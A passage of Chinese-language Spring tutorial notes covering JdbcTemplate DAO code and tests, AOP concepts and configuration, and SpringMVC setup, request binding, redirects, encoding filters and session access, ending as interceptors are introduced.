EmpRowMapper());  **return** emps;  }  /\*\*  \* 查单条  \*/  **public** Emp findById(**int** id) {  Emp emp = **null**;  String sql = "SELECT \* FROM emp WHERE id=?";  Object[] args = { id };  emp = template.queryForObject(sql, args, **new** EmpRowMapper());  **return** emp;  }  /\*\*  \* 查多条  \*/  **public** Emp findById2(**int** id) {  Emp emp = **null**;  String sql = "SELECT \* FROM emp WHERE id=?";  Object[] args = { id };  List<Emp> emps = template.query(sql, args, **new** EmpRowMapper());  **if** (emps != **null** && emps.size() > 0) {  emp = emps.get(0);  }  **return** emp;  }  /\*\*  \* 告诉spring如何将记录转换成相应的实体对象  \*/  **class** EmpRowMapper **implements** RowMapper<Emp> {  // index:记录的下标(从0开始)  **public** Emp mapRow(ResultSet rs, **int** index) **throws** SQLException {  Emp emp = **new** Emp();  emp.setName(rs.getString("name"));  emp.setAge(rs.getInt("age"));  emp.setId(rs.getInt("id"));  **return** emp;  }  }  /\*\*  \* 改  \*/  **public** **void** modify(Emp emp) {  String sql = "UPDATE emp SET name=?, age=? WHERE id=?";  Object[] args = { emp.getName(), emp.getAge(), emp.getId() };  template.update(sql, args);  }  /\*\*  \* 删  \*/  **public** **void** delete(**int** id) {  String sql = "DELETE FROM emp WHERE id=?";  Object[] args = { id };  template.update(sql, args);  }  } |

**step5.测试代码**

|  |
| --- |
| **package** test;  **import** java.sql.SQLException;  **import** java.util.List;  **import** javax.sql.DataSource;  **import** org.junit.Before;  **import** org.junit.Test;  **import** org.springframework.context.ApplicationContext;  **import** org.springframework.context.support.ClassPathXmlApplicationContext;  **import** com.tongwx.dao.EmpDAO;  **import** com.tongwx.dao.JdbcEmpDAOImpl;  **import** com.tongwx.entity.Emp;  **public** **class** TestCase {  **private** EmpDAO dao;  //Before注解修饰的方法会在其它测试方法运行之前先运行  @Before  //启动spring容器  **public** **void** init() {  String config = "springjdbc.xml";  ApplicationContext ac = **new** ClassPathXmlApplicationContext(config);  dao = ac.getBean("empDAO", JdbcEmpDAOImpl.**class**);  }  @Test  **public** **void** testGetConnection() **throws** SQLException {  String config = "springjdbc.xml";  ApplicationContext ac = **new** ClassPathXmlApplicationContext(config);  DataSource ds = ac.getBean("myDataSource", DataSource.**class**);  System.***out***.println(ds.getConnection());  }  @Test  **public** **void** testSave() {  Emp emp = **new** Emp();  emp.setName("Sally");  emp.setAge(22);  dao.save(emp);  }  @Test  **public** **void** testFindAll() {  List<Emp> emps = dao.findAll();  System.***out***.println(emps);  }  @Test  **public** **void** testFindById() {  Emp emp = dao.findById(1);  System.***out***.println(emp);  }  @Test  **public** **void** testModify() {  Emp emp = dao.findById2(1);  emp.setAge(emp.getAge() \* 2);  dao.modify(emp);  }  @Test  **public** **void** testDelete() {  dao.delete(1);  }  } |

* 1. **Spring之AOP**

**AOP所需jar包**

主包：

spring-aop-4.0.2.RELEASE.jar

依赖包：

aopalliance.jar

aspectjrt.jar

aspectjweaver.jar

Spring3.2起已集成AOP所需包。

**AOP术语介绍**

**一句话搞定AOP术语：切点表达式规定了目标的哪些连接点，通知类型规定了何时可以被切面的方法织入**

**什么是AOP**

面向切面编程（aspect-oriented programming，AOP），是指将遍布应用各处的相同功能分离出来形成可重用的组件，例如事务处理、异常处理、日志记录、性能统计、安全控制等，在应用运行时，动态地将可重用组件切入到指定类、指定方法、指定位置上去。

优点：重用、解耦。

**什么是切面（****Aspect）**：封装共通处理的组件，该组件被作用到其他目标组件方法上。

**什么是目标（Target）**：被一个或多个切面所作用的对象。

**什么是连接点（Join Point）**：连接点是在应用执行过程中能够插入切面方法的所有点。

**什么是切点（Pointcut）**：需要使用切面功能的组件或方法（需要插入切面方法的某些点），

在Spring中用切入点表达式指定切入目标。常用的切入点表达式有：

**方法限定表达式**：execution(修饰符? 返回类型 方法名(参数) throws 异常类型?)

**类型限定表达式**：within(包名.类型)

**Bean名称限定表达式**：bean("Bean的id或name属性值")

**非Bean名称限定表达式**：!bean("Bean的id或name属性值")

**Spring还支持以下切点表达式：**

arg() 限制连接点匹配参数为指定类型的执行方法

@args() 限制连接点匹配参数由指定注解标注的执行方法

this() 限制连接点匹配AOP代理的bean引用为指定类型的类

target 限制连接点匹配目标对象为指定类型的类

@target() 限制连接点匹配特定的执行对象，这些对象对应的类要具有指定类型的注解

@within() 限制连接点匹配指定注解所标注的类型（当使用Spring AOP时，方法定义在由指定的注解所标注的类里）

@annotation 限定匹配带有指定注解的连接点

**什么是通知（Advice）**：用于指定切面组件在目标组件上作用的时机（执行的先后顺序）。

**Spring框架提供以下5种类型的通知：**

前置通知（Before）： 切面方法在目标方法之前执行；

环绕通知（Around）： 执行切面方法前半部分 → 执行目标方法 → 执行切面方法后半部分。

返回通知（After-returning）： 切面方法在目标方法之后执行（目标需无异常，可自动获取目标方法的返回值如果有）；

异常通知（After-throwing）： 切面方法在目标方法抛出异常后执行；

后置通知（After）： 切面方法在目标方法之后执行（不管目标方法异常否，无法获取目标方法的返回值即使有）；

**5种通知的代码结构**：

**try{**

//执行**前置通知**对应的切面方法

//执行**环绕通知前置部分**对应的切面方法

**//执行目标组件方法**

//执行**环绕通知后置部分**对应的切面方法

//执行**返回通知**对应的切面方法

**}catch(){**

//执行**异常通知**对应的切面方法

**}finally{**

//执行**后置通知**对应的切面方法

**}**

**什么是引入（Introduction）**

引入允许我们向现有的类添加新方法或属性。例如，我们可以创建一个Auditable通知类，该类记录了对象最后一次修改时的状态。这很简单，只需一个方法，setLastModified(Date)，和一个实例变量来保存这个状态。然后，这个新方法和实例变量就可以被引入到现有的类中，从而可以在无需修改这些现有的类的情况下，让它们具有新的行为和状态。

**什么是织入（Weaving）**

织入是把切面应用到目标对象并创建新的代理对象的过程。切面在指定的连接点被织入到目标对象中。在目标对象的生命周期里有多个点可以进行织入：

编译期：切面在目标类编译时被织入。这种方式需要特殊的编译器。AspectJ的织入编译器就是以这种方式织入切面的。

类加载期：切面在目标类加载到JVM时被织入。这种方式需要特殊的类加载器（ClassLoader），它可以在目标类被引入应用之前增强该目标类的字节码。AspectJ 5的加载时织入（load-time weaving，LTW）就支持以这种方式织入切面。

运行期：切面在应用运行的某个时刻被织入。一般情况下，在织入切面时，AOP容器会为目标对象动态地创建一个代理对象。Spring AOP就是以这种方式织入切面的。

**SpringAOP实现原理**：**基于动态代理技术**

Spring采用了两种动态代理实现：

**利用JDK Proxy API**：目标类有接口时，代理类实现目标类的接口并代理目标类的方法（重写接口方法并加入切面组件功能）

**利用CGLib工具包**：目标类无接口时，代理类继承目标类并代理目标类（父类）的方法（重写目标方法并加入切面组件功能）

Spring对AOP的支持局限于运行时织入，无法进行编译期织入和类加载期织入；

Spring对AOP的支持局限于方法拦截，无法拦截字段（无法拦截对字段的修改），无法拦截构造器（无法在bean创建时应用切面）；

但是方法拦截可以满足绝大部分的需求。如果需要方法拦截之外的连接点拦截功能，那么我们可以利用Aspect来补充Spring AOP的功能。

**XML配置实现AOP**

**开发步骤**：

**创建切面组件**：创建一个类，充当切面组件，实现通用业务逻辑。

**声明切面组件**：在applicationContext.xml中，声明切面组件。

**使用切面组件**：在applicationContext.xml中，将切面组件作用到目标组件方法上并设置通知类型以确认切面组件调用的时机。

**使用前置通知**：

**切面组件中编写通用业务逻辑**：

public void log(){…}

**applicationContext.xml中配置**：

<aop:config>

<aop:aspect ref="optLogger">

<aop:before method="log" pointcut="within(controller..\*)" />

</aop:aspect>

</aop:config>

**使用后置通知**：方法同前置通知，只需将aop:before改为aop:after-returning即可。

**使用最终通知**：方法同前置通知，只需将aop:before改为aop:after即可。

**使用环绕通知**：

**切面组件中编写通用业务逻辑**：

public Object log(ProceedingJoinPoint p)throws Throwable{

//此处代码在目标组件前执行

Object obj = p.proceed(); //执行目标组件方法

//此处代码在目标组件后执行

return obj;

}

**applicationContext.xml中配置**：

<aop:aspect ref="optLogger">

<aop:around method="log" pointcut="within(controller..\*)" />

</aop:aspect>

**使用异常通知**：

**切面组件中编写通用业务逻辑**：

public void log(Exception e){…}

**applicationContext.xml中配置**：

<aop:aspect ref="optLogger">

<aop:after-throwing

method="log" throwing="e" pointcut="within(controller..\*)" />

</aop:aspect>

**<aop:aspect>与<aop:advisor>的区别**

在开发过程中，不少有Spring Aop的使用，在面向切面编程时，我们会使用<aop:aspect>；在进行事务管理时，我们会使用<aop:advisor>。那么，对于<aop:aspect>与<aop:advisor>的区别，具体是怎样的呢？

至于两者的区别，网上有很多资料，但是似乎都不能说清楚。   
首先，我们需要明确两者的概念。

<aop:aspect>：定义切面（切面包括通知和切点）

<aop:advisor>：定义通知器（通知器跟切面一样，也包括通知和切点）

下面，我们列举两者的几个区别。

**实现方式不同**

<aop:aspect>定义切面时，只需要定义一般的bean就行，而定义<aop:advisor>中引用的通知时，通知必须实现Advice接口。

下面我们举例说明。   
首先，我们定义一个接口Sleepable和这个接口的实现Human，代码如下：

public interface Sleepable {

public void sleep();

}

public class Human implements Sleepable {

@Override

public void sleep() {

System.out.println("我要睡觉了！");

}

}

下面是<aop:advisor>的实现方式：

//定义通知

public class SleepHelper implements MethodBeforeAdvice,AfterReturningAdvice{

@Override

public void before(Method arg0, Object[] arg1, Object arg2)

throws Throwable {

System.out.println("睡觉前要脱衣服！");

}

@Override

public void afterReturning(Object arg0, Method arg1, Object[] arg2,

Object arg3) throws Throwable {

System.out.println("起床后要穿衣服！");

}

}

//aop配置

<bean id="sleepHelper" class="com.ghs.aop.SleepHelper"></bean>

<aop:config>

<aop:pointcut expression="execution(\* \*.sleep(..))" id="sleepPointcut"/>

<aop:advisor advice-ref="sleepHelper" pointcut-ref="sleepPointcut"/>

</aop:config>

<bean id="human" class="com.ghs.aop.Human"/>

下面是<aop:aspect>的实现方式：

//定义切面

public class SleepHelperAspect{

public void beforeSleep(){

System.out.println("睡觉前要脱衣服！");

}

public void afterSleep(){

System.out.println("起床后要穿衣服！");

}

}

//aop配置

<bean id="sleepHelperAspect" class="com.ghs.aop.SleepHelperAspect"></bean>

<aop:config>

<aop:pointcut expression="execution(\* \*.sleep(..))" id="sleepPointcut"/>

<aop:aspect ref="sleepHelperAspect">

<!--前置通知-->

<aop:before method="beforeSleep" pointcut-ref="sleepPointcut"/>

<!--后置通知-->

<aop:after method="afterSleep" pointcut-ref="sleepPointcut"/>

</aop:aspect>

</aop:config>

<bean id="human" class="com.ghs.aop.Human"/>

测试代码如下：

public class TestAOP {

public static void main(String[] args) {

method1();

// method2();

}

private static void method1() {

ApplicationContext context = new ClassPathXmlApplicationContext("applicationContext1.xml");

Sleepable sleeper = (Sleepable) context.getBean("human");

sleeper.sleep();

}

private static void method2() {

ApplicationContext context = new ClassPathXmlApplicationContext("applicationContext2.xml");

Sleepable sleeper = (Sleepable) context.getBean("human");

sleeper.sleep();

}

//执行结果

睡觉前要脱衣服！

我要睡觉了！

起床后要穿衣服！

**使用场景不同**

<aop:advisor>大多用于事务管理。   
例如：

<!-- 会重复读，不会脏读事务 -->

<tx:advice id="txAdvice" transaction-manager="transactionManager">

<tx:attributes>

<tx:method name="\*" timeout="120" propagation="REQUIRED" rollback-for="Exception" />

</tx:attributes>

</tx:advice>

<aop:config proxy-target-class="true">

<aop:pointcut id="txPointCut" expression="..."/>

<aop:advisor advice-ref="txAdvice" pointcut-ref="txPointCut" />

</aop:config>

<aop:aspect>大多用于日志，缓存

小结：<aop:advisor>和<aop:aspect>其实都是将通知和切面进行了封装，原理基本上是一样的，只是使用的方式不同而已。

1、Adivisor是一种特殊的Aspect，Advisor代表spring中的Aspect   
2、区别：advisor只持有一个Pointcut和一个advice，而aspect可以多个pointcut和多个通知

**注解实现AOP**

**开发步骤**：

**创建切面组件**：创建一个类，充当切面组件，实现通用业务逻辑。

**声明切面组件**：

1. 在applicationContext.xml中，开启AOP注解扫描：

<aop:aspectj-autoproxy proxy-target-class="true" />

**注意：如要AOP要切入Mybatis的Mapper文件，需将proxy-target-class="true"删去，因为Mapper是final的，不能基于类继承的代理。**

1. 使用@Component注解该类，将其声明为组件。
2. 使用@Aspect注解该类，将其声明为切面组件。
3. 在切面组件方法上，使用注解将切面组件作用到目标组件方法上，并设置通知类型以确认切面组件的调用时机。

使用前置通知：在切面组件的方法上增加注解：@Before("within(controller..\*)\*)

使用后置通知：在切面组件的方法上增加注解：@AfterReturning("within(controller..\*)\*)

使用最终通知：在切面组件的方法上增加注解：@After("within(controller..\*)\*)

使用环绕通知：在切面组件的方法上增加注解：@Around("within(controller..\*)\*)

使用异常通知：在切面组件的方法上增加注解：@AfterThrowing(pointcut="within(controller..\*)", throwing="e")

* 1. **Spring之事务处理**

**Spring事务介绍**

**String事务简介**

**编程式事务**

**声明式事务**

**声明式事务**

**注解实现声明式事务**

**XML配置实现声明式事务**

**Spring事务控制**

**事务回滚**

**事务传播**

**事务隔离级别**

* 1. **Spring与RESTful**

**RESTful简介**

**Spring对RESTful的支持**

**@RequestMapping应用**

**@PathVariable应用**

**客户端发送PUT、DELETE请求**

**静态资源访问处理**

**SpringMVC**

* 1. **SpringMVC****简介**

**MVC模式简介**

**M-Model模型**

模型（Model）的职责是负责业务数据。广义的模型包括实体类、DAO、service。

**V-View视图**

视图（View）的职责是负责显示界面和用户交互（收集用户信息）。属于视图的组件一般是不包含业务逻辑和控制逻辑的JSP。

**C-Controller控制器**

控制器（Controller）是模型层M和视图层V之间的桥梁，用于控制流程。

**什么是SpringMVC**

SpringMVC是一个mvc框架，用来简化基于mvc架构的web应用程序的开发。

SpringMVC是Spring框架的一个模块，SpringMVC和Spring无需通过中间整合层进行整合。

**SpringMVC的核心组件**

|  |  |  |
| --- | --- | --- |
| 名称 | 中文名 | 作用 |
| **DispatcherServlet** | 前端控制器 | 框架核心，接收请求，响应结果，负责调度 |
| **HanlderMapping** | 处理器映射器 | 根据请求的URL查找Handler（Controller） |
| HandlerAdapter | 处理器适配器 | 按照特定规则（HandlerAdapter要求的规则）去执行Handler |
| **Controller**（Handler） | 处理器 | 负责请求处理流程。注意：按照HandlerAdapter要求的规则编写Handler，这样才能被HandlerAdapter正确执行 |
| **ModelAndView** | 模型和视图 | 封装业务处理结果和逻辑视图名 |
| **ViewResolver** | 视图解析器 | 进行视图解析，根据逻辑视图名解析成真正的视图 |
| View | 视图 | View是一个接口，实现类支持不同的View类型（jsp、freemarker、pdf...） |

**SpringMVC的处理流程**

|  |
| --- |
| DispatcherServlet  前端控制器  HanlderMapping  处理映射器  Controller  控制器  ViewResolver  视图解析器  1.启动  2.依据  （询问转发请求给哪个控制器）  3.调用（转发请求给对应的控制器）  4.返回  模型及**逻辑**视图名  5.依据  6.调用（交付模型）  请求  响应  Tomcat  Spring容器  View  **实际**视图（如Jsp）  HandlerAdapter  处理适配器  执行  返回  模型及逻辑视图名  返回一个执行链  HandlerExecutionChain{  HandlerInterceptor1 HandlerInterceptor2  Handler  } |

原理（简）：

1）浏览器向Spring发出请求，请求交给前端控制器DispatcherServlet处理

2）DispatcherServlet通过HandlerMapping找到相应的Controller组件处理请求

3）Controller组件调用业务逻辑层处理业务，返回一个ModelAndView对象，封装了处理结果数据和逻辑视图名

4）DispatcherServlet接收ModelAndView后，调用ViewResolver组件，定位视图资源并传递数据信息，生成响应界面

原理（详）：

第一步：发起请求到前端控制器(DispatcherServlet)

第二步：前端控制器请求HandlerMapping查找 Handler（可以根据xml配置、注解进行查找）

第三步：处理器映射器HandlerMapping返回Handler给前端控制器

第四步：前端控制器调用处理器适配器去执行Handler

第五步：处理器适配器去执行Handler

第六步：Handler执行完成给适配器返回ModelAndView

第七步：处理器适配器向前端控制器返回ModelAndView（ ModelAndView是springmvc框架的一个底层对象，包括 Model和view）

第八步：前端控制器请求视图解析器去进行视图解析（根据逻辑视图名解析成真正的视图(jsp)）

第九步：视图解析器向前端控制器返回View

第十步：前端控制器进行视图渲染（视图渲染将模型数据(在ModelAndView对象中)填充到request域）

第十一步：前端控制器向用户响应结果

* 1. **基于XML配置的SpringMVC编程步骤**

**搭建环境**

**1）导包**

需要Spring的所有jar包和Commons Logging日志包。此处示例版本为spring-framework-3.2.8.RELEASE 和commons-logging-1.2

Spring包下载地址： <http://repo.springsource.org/libs-release-local/org/springframework/spring/> 选择需要的版本

Commons Logging包下载地址： <http://commons.apache.org/proper/commons-logging/download_logging.cgi> 选择需要的版本

**2）在src下添加Spring的xml配置文件，名称可自定，例如spring-mvc.xml**

代码略，初始内容同applicationContext.xml

**配置DispatcherServlet组件**

**3）在web.xml中配置前端控制器组件DispatcherServlet并指定上一步添加的Spring配置文件的路径。**

|  |
| --- |
| **web-app根元素**  <!-- ========== 配置SpringMVC的前端控制器 ========== -->  <servlet>  <!-- DispatcherServlet的初始化方法会启动spring容器 -->  <servlet-name>springmvc</servlet-name>  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>  <!-- contextConfigLocation用于指定SpringMVC的配置文件路径，不配置则默认为/WEB-INF/servlet名称-serlvet.xml -->  <init-param>  <param-name>contextConfigLocation</param-name>  <param-value>classpath:spring-mvc.xml</param-value>  </init-param>  <!-- 在应用启动时立即加载该servlet -->  <load-on-startup>1</load-on-startup>  </servlet>  <servlet-mapping>  <servlet-name>springmvc</servlet-name>  <!--  第一种（\*.后缀）：访问以 .后缀 结尾，由DispatcherServlet进行解析  第二种（/）：所以访问的地址都由DispatcherServlet进行解析，对于静态文件的解析需要配置不让DispatcherServlet进行解析  使用此种方式可以实现 RESTful风格的url  第三种（/\*）：这样配置不对，使用这种配置，最终要转发到一个jsp页面时，仍然会由DispatcherServlet解析jsp地址，不能根据jsp页面找到handler，会报错。  -->  <url-pattern>\*.do</url-pattern>  </servlet-mapping>  **web-app根元素** |

**步骤2）3）的原理：**DispatcherServlet会根据配置文件信息创建一个WebApplicationContext容器对象，也称为上下文环境。WebApplicationContext继承自ApplicationContext容器，其初始化方式和BeanFactory、ApplicationContext有所区别，因为WebApplicationContext需要ServletContext实例，也就是说，它必须在拥有Web容器的前提下才能完成启动Spring Web应用上下文的工作。有了WebApplicationContext，就可以使用Spring的IOC、AOP等其他功能了。

**编写Controller组件和ModelAndView组件**

**4）写Controller（处理器）的实现类，实现handleRequest方法，该方法返回ModelAndView对象，该对象可封装模型数据和逻辑视图名信息**

|  |
| --- |
| **package** com.tongwx.controller;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **import** org.springframework.web.servlet.ModelAndView;  **import** org.springframework.web.servlet.mvc.Controller;  **public** **class** HelloController **implements** Controller {  **public** ModelAndView handleRequest(HttpServletRequest arg0, HttpServletResponse arg1) **throws** Exception {  /\*  \* ModelAndView有两个构造器:  \* (1)ModelAndView(String viewName), viewName是视图名。  \* (2)ModelAndView(String viewName, Map modelData), modelData是处理结果数据，将存储到request的attribute中。  \*/  **return** **new** ModelAndView("hello");  }  } |

**5）写jsp**

/WEB-INF/hello.jsp：

|  |
| --- |
| <h1>Hello,SpringMVC!</h1> |

**配置HandlerMapping组件和ViewResolver组件**

**6）在Spring配置文件中配置HandlerMapping和ViewResolver**

**HandlerMapping**：

通过HandlerMapping组件，前端控制器DispatcherServlet可以将客户HTTP请求映射到Controller组件上。

Spring提供了多种基于XML配置的HandlerMapping实现类，具体如下：

SimpleUrlHandlerMapping：维护一个HTTP请求和Controller映射关系列表（map），根据列表对应关系调用Controller。

**ViewResolver**：

视图解析器ViewResolver通过Controller组件返回的ModelAndView实例中的逻辑视图名来解析视图。

Spring提供了多种视图解析器，具体如下：

UrlBasedViewResolver：将视图名直接解析成对应的URL，不需要显示地映射定义。 若视图名与视图资源名一致，就可以使用该解析器，而无需映射。

InternalResourceViewResolver：UrlBasedViewResolver的子类。它支持InternalResourceView（对Servlet和JSP的包装），以及其子类JstlView和TilesView响应类型。

VelocityViewResolver/FreeMarkerViewResolver：UrlBasedViewResolver的子类。它能支持Velocity和FreeMarker等视图技术。

|  |
| --- |
| **beans根元素**  <!-- ========== 配置处理器映射器HandlerMapping ========== -->  <bean class=*"org.springframework.web.servlet.handler.SimpleUrlHandlerMapping"*>  <property name=*"mappings"*>  <props>  <!-- 第一步：指定url对应哪个handler名 -->  <prop key=*"/hello.do"*>helloController</prop>  </props>  </property>  </bean>  <!-- 第二步：指定handler名对应哪个handler类 -->  <bean id=*"helloController"* class=*"com.tongwx.controller.HelloController"* />    <!-- ========== 配置视图解析器ViewResolver ========== -->  <bean id=*"jspViewResolver"*  class=*"org.springframework.web.servlet.view.InternalResourceViewResolver"*>  <property name=*"prefix"* value=*"/WEB-INF/jsp/"* />  <property name=*"suffix"* value=*".jsp"* />  </bean>  **beans根元素** |

**7）测试：**

浏览器访问：<http://localhost:8080/mySpringMvcDemo/hello.do>

* 1. **基于注解配置的SpringMVC编程步骤**

使用注解声明Controller组件，可使Controller组件不用实现Controller接口，处理请求的方法因此可以灵活定义。

**搭建环境**

**1）导包。方法同前。**

**2）添加一个Spring的配置文件。方法同前。**

**配置DispatcherServlet组件**

**3）配置DispatcherServlet并指定Spring配置文件路径。方法同前。**

**编写Controller组件和ModelAndView组件**

**4）写Controller（处理器）。在类上添加@Controller注解，在类或方法上添加@RequestMapping注解并指定请求URI参数。这样就不需实现Controller接口，方法可以自定义，返回值可以是ModelAndView, 也可以是String。**

|  |
| --- |
| **package** com.tongwx.controller;  **import** org.springframework.stereotype.Controller;  **import** org.springframework.web.bind.annotation.RequestMapping;  @Controller  **public** **class** HiController {  @RequestMapping("/hi.do")  **public** String hello() {  //返回一个视图名  **return** "hi";  }  } |

**5）写jsp**

/WEB-INF/hi.jsp：

|  |
| --- |
| <h1>Hi,SpringMVC!</h1> |

**配置HandlerMapping组件和ViewResolver组件**

6）在Spring配置文件中配置以下三项内容：

**开启组件扫描，指定Controller组件所在包，使@Controller注解生效；**

**开启MVC注解扫描，以扫描MVC的@RequestMapping等注解；**

**配置视图解析器，方法同前。**

context:component-scan会扫描指定包的@Component、@Controller，@Service，@Respository注解。

context:component-scan还会扫描@Required、@Autowired、@PostConstruct、@PersistenceContext、@Resource、@PreDestroy等注解，因此

context:component-scan配了就不用配<context:annotation-config/>了。

Spring3.1及之前的版本需作如下配置：

<bean class="org.springframework.web.servlet.mvc.annotation.DefaultAnnotationHandlerMapping"/><!-- 类前注解 -->

<bean class="org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter"/><!-- 方法前注解 -->

Spring3.2及之后的版本除了可用简化的<mvc:annotation-driven />配置，和Spring3.1及之前的配置外，还可用如下配置：

<bean class="org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping"/><!-- 类前注解 -->

<bean class="org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter"/><!-- 方法前注解 -->

|  |
| --- |
| **beans根元素**  <!-- 配置Spring组件扫描 -->  <context:component-scan base-package=*"com.tongwx.controller"* />    <!-- 配置MVC注解扫描 -->  <mvc:annotation-driven />    <!-- 配置视图解析器 -->  <bean id=*"jspViewResolver"*  class=*"org.springframework.web.servlet.view.InternalResourceViewResolver"*>  <property name=*"prefix"* value=*"/WEB-INF/jsp/"* /><!-- 勿忘最后的斜杠 -->  <property name=*"suffix"* value=*".jsp"* />  </bean>  **beans根元素** |

**7）测试：**

浏览器访问：<http://localhost:8080/mySpringMvcDemo/hi.do>

* 1. **SpringMVC数据处理**

**接收请求参数值**

**方式一 提供HttpServletRequest类型的方法参数**

将request对象作为方法的入参即可，Spring会自动向入参注入请求参数值。

优点直接，缺点需要自己处理数据类型转换。

|  |
| --- |
| @RequestMapping("/checkLogin.do")  **public** String checkLogin(HttpServletRequest request) {  //从入参request中获取请求参数值  String username = request.getParameter("username");  String password = request.getParameter("password");  //向页面传值  request.setAttribute("username", username);  **if** (**null** != username && **null** != password && "tongwx".equals(username) && "123456".equals(password)) {  **return** "welcome";  }  **return** "error";  } |

**方式二 提供与请求参数对应的方法参数**

参数名一致时，Spring会自动将请求参数注入到方法参数；参数名不一致时，使用 @RequestParam("页面参数名") 注解映射不一致的名称。

优点参数类型自动转换，但可能出现类型转换异常。

|  |
| --- |
| @RequestMapping("/checkLogin2.do")  **public** ModelAndView checkLogin2(String username, @RequestParam("password") String pwd) {  //参数名一致时，Spring会自动将表单参数注入到方法参数  System.***out***.println(username);  //参数名不一致时，使用 @RequestParam("页面参数名") 注解映射不一致的名称  System.***out***.println(pwd);  //封装向页面传的值  Map<String, String> map = **new** HashMap<String, String>();  map.put("username", username);  **if** (**null** != username && **null** != pwd && "tongwx".equals(username) && "123456".equals(pwd)) {  //向页面传值  **return** **new** ModelAndView("welcome", map);  }  **return** **new** ModelAndView("error");  } |

**方式三 提供封装请求参数的JavaBean对象作为方法参数**

step1. 写一个JavaBean类，封装各个请求参数，属性名与请求参数的name相同。

step2. 将JavaBean对象作为处理器的方法参数。String将自动将请求参数注入对象。

|  |
| --- |
| @RequestMapping("/checkLogin3.do")  **public** ModelAndView checkLogin3(User user) {  System.***out***.println(user.getUsername());  System.***out***.println(user.getPassword());  //封装向页面传的值  Map<String, String> map = **new** HashMap<String, String>();  map.put("username", user.getUsername());  **if** (**null** != user.getUsername() && **null** != user.getPassword() && "tongwx".equals(user.getUsername())  && "123456".equals(user.getPassword())) {  //向页面传值  **return** **new** ModelAndView("welcome", map);  }  **return** **new** ModelAndView("error");  } |

**向页面传值**

(1)第一种方式 使用request对象

将数据绑订到request对象，然后转发给jsp。

(2)第二种方式 使用session对象

将数据绑订到session对象。

(3)第三种方式 使用ModelAndView对象

将数据封装到ModelAndView对象，然后作为方法的返回值。Model数据会通过HttpServletRequest的Attribute传到JSP页面中。

(4)第四种方式 使用ModelMap对象

将该对象作为方法的形参，将数据添加到该对象里面即可。ModelMap数据会通过HttpServletRequest的Attribute传到JSP页面中。

(4)第五种方式 使用@ModelAttribute注解

在处理器方法的参数部分或JavaBean属性方法上使用@ModelAttribute("JSP页面提取的名字")注解，@ModelAttribute数据就会通过HttpServletRequest的Attribute传到JSP页面中。

如果JSP的参数名和处理器方法的参数名一致，可省略该注解。

|  |
| --- |
| @RequestMapping("/checkLogin4.do")  //在处理器方法的参数部分或JavaBean属性方法上使用@ModelAttribute("JSP页面提取的名字")注解，  //@ModelAttribute数据就会通过HttpServletRequest的Attribute传到JSP页面中。  //如果JSP的参数名和处理器方法的参数名一致，可省略@ModelAttribute注解。  **public** String checkLogin4(@ModelAttribute("u") User user) {//JSP代码：${requestScope.u.username }  System.***out***.println(user.getUsername());  System.***out***.println(user.getPassword());  **if** (**null** != user.getUsername() && **null** != user.getPassword() && "tongwx".equals(user.getUsername())  && "123456".equals(user.getPassword())) {  **return** "welcome";  }  **return** "error";  } |
| @ModelAttribute("username")  **public** String getUsername() {  **return** username;  } |

**重定向**

SpringMVC默认采用转发方式定位视图，如果需要重定向方式可采用下面几种方法：

(1)方法的返回值是String时加上redirect:前缀，例如：

return "**redirect:**toIndex.do";

(2)方法的返回值是ModelAndView时以RedirectView为其构造参数，例如：

return new ModelAndView(**new RedirectView(**"toIndex.do"**)**);

**处理表单编码问题**

在web.xml中添加SpringMVC提供的一个过滤器(CharacterEncodingFilter)来解决：

|  |
| --- |
| **web-app根元素**  <!-- ========== 配置中文乱码过滤器 ========== -->  <filter>  <filter-name>encodingFilter</filter-name>  <filter-class>org.springframework.web.filter.CharacterEncodingFilter</filter-class>  <init-param>  <param-name>encoding</param-name>  <param-value>UTF-8</param-value>  </init-param>  </filter>  <filter-mapping>  <filter-name>encodingFilter</filter-name>  <url-pattern>/\*</url-pattern>  </filter-mapping>  **web-app根元素** |

**注意：**

**a. 表单数据要以post方式提交。  
b. 页面编码要与过滤器指定的编码保持一致。**

[**Spring MVC 中获取session的几种方法**](https://www.cnblogs.com/wudb/p/7458856.html)

**第一种：将HttpSession作为Spring MVC 的方法参数传入，直接获取。**

直接在Spring MVC 的方法中将参数传入：

public void getSessionAction(HttpSession session){...}

这种方法我再网上搜索时发现很多人并不推荐使用，但是在简单的测试中发现，还是可以使用的，不推荐的具体原因很多文章中并没有说明。

**第二种：将HttpServletRequest作为Spring MVC 的方法参数，间接获取**

先是获取到request，然后通过request间接的获取到session：

public void getSessionAction(HttpServletRequest request){HttpSession session = request.getSession();}

这种方法时比较常见的一种，但是有些人会觉得这种比较麻烦，因为每次使用session都需要传入一个参数。于是就有了第三种方法

**第三种：通过@Autowired HttpServletRequest request 间接获取**

这种方式类似于我们注入service类的时候是一样的，第一眼看到这种方式的时候我是拒绝的，因为我们都知道，servlet是默认采用单例多线程的方式处理多用户请求的，如果直接把它写成一个全局的变量，会不会是不安全的？不过这里·基于spring注解的，所以基本上可以确保线程的安全性。但是说实在，我还是不放心，于是上网查了一些资料，最后看了看spring这部分的源码（我会在另一片文章中详细和大家讨论的），最后发现这样做是完全可行的。

**第四种：使用RequestContextHolder类获取request，间接获取到session**

通过使用RequestContextHolder这个类我们可以在不传入HttpServletRequest,直接获取到本次请求中的request：

((ServletRequestAttributes)RequestContextHolder.getRequestAttributes()).getRequest();

大致的原理是，RequestContextHolder类中有两个ThreadLocal保存当前线程下的request，每次我们调用getRequestAttributes()的时候就会获取到当前的request，调用springmvc方法的时候没有传入request，那么这个request是在哪里获取到的呢？看源码可以知道，是在一个processRequest(HttpServletRequest request, HttpServletResponse response)这个方法里面，每次挑用doget()，dopost()的时候都会条用这个方法，将我们的request，response传进去。

**第五种：使用@SessionAttributes**

确切来说这种方式并不是直接获取到session，但是我们可以通过这种方式将我们想要值放入到session中去。

* 1. **拦截器**

**什么是拦截器**

Spring提供的一个特殊的组件，前端控制器( DispatcherServlet)在收到请求之后，会先调用 拦截器，再调用处理器(Controller)。  
注：  
过滤器属于Servlet规范当中定义的特殊的组件。 而拦截器属于Spring框架。

**如何写一个拦截器**

step1. 写一个java类，实现HandlerInterceptor接口，在接口方法中实现具体的拦截处理逻辑。

拦截流程（两种）：

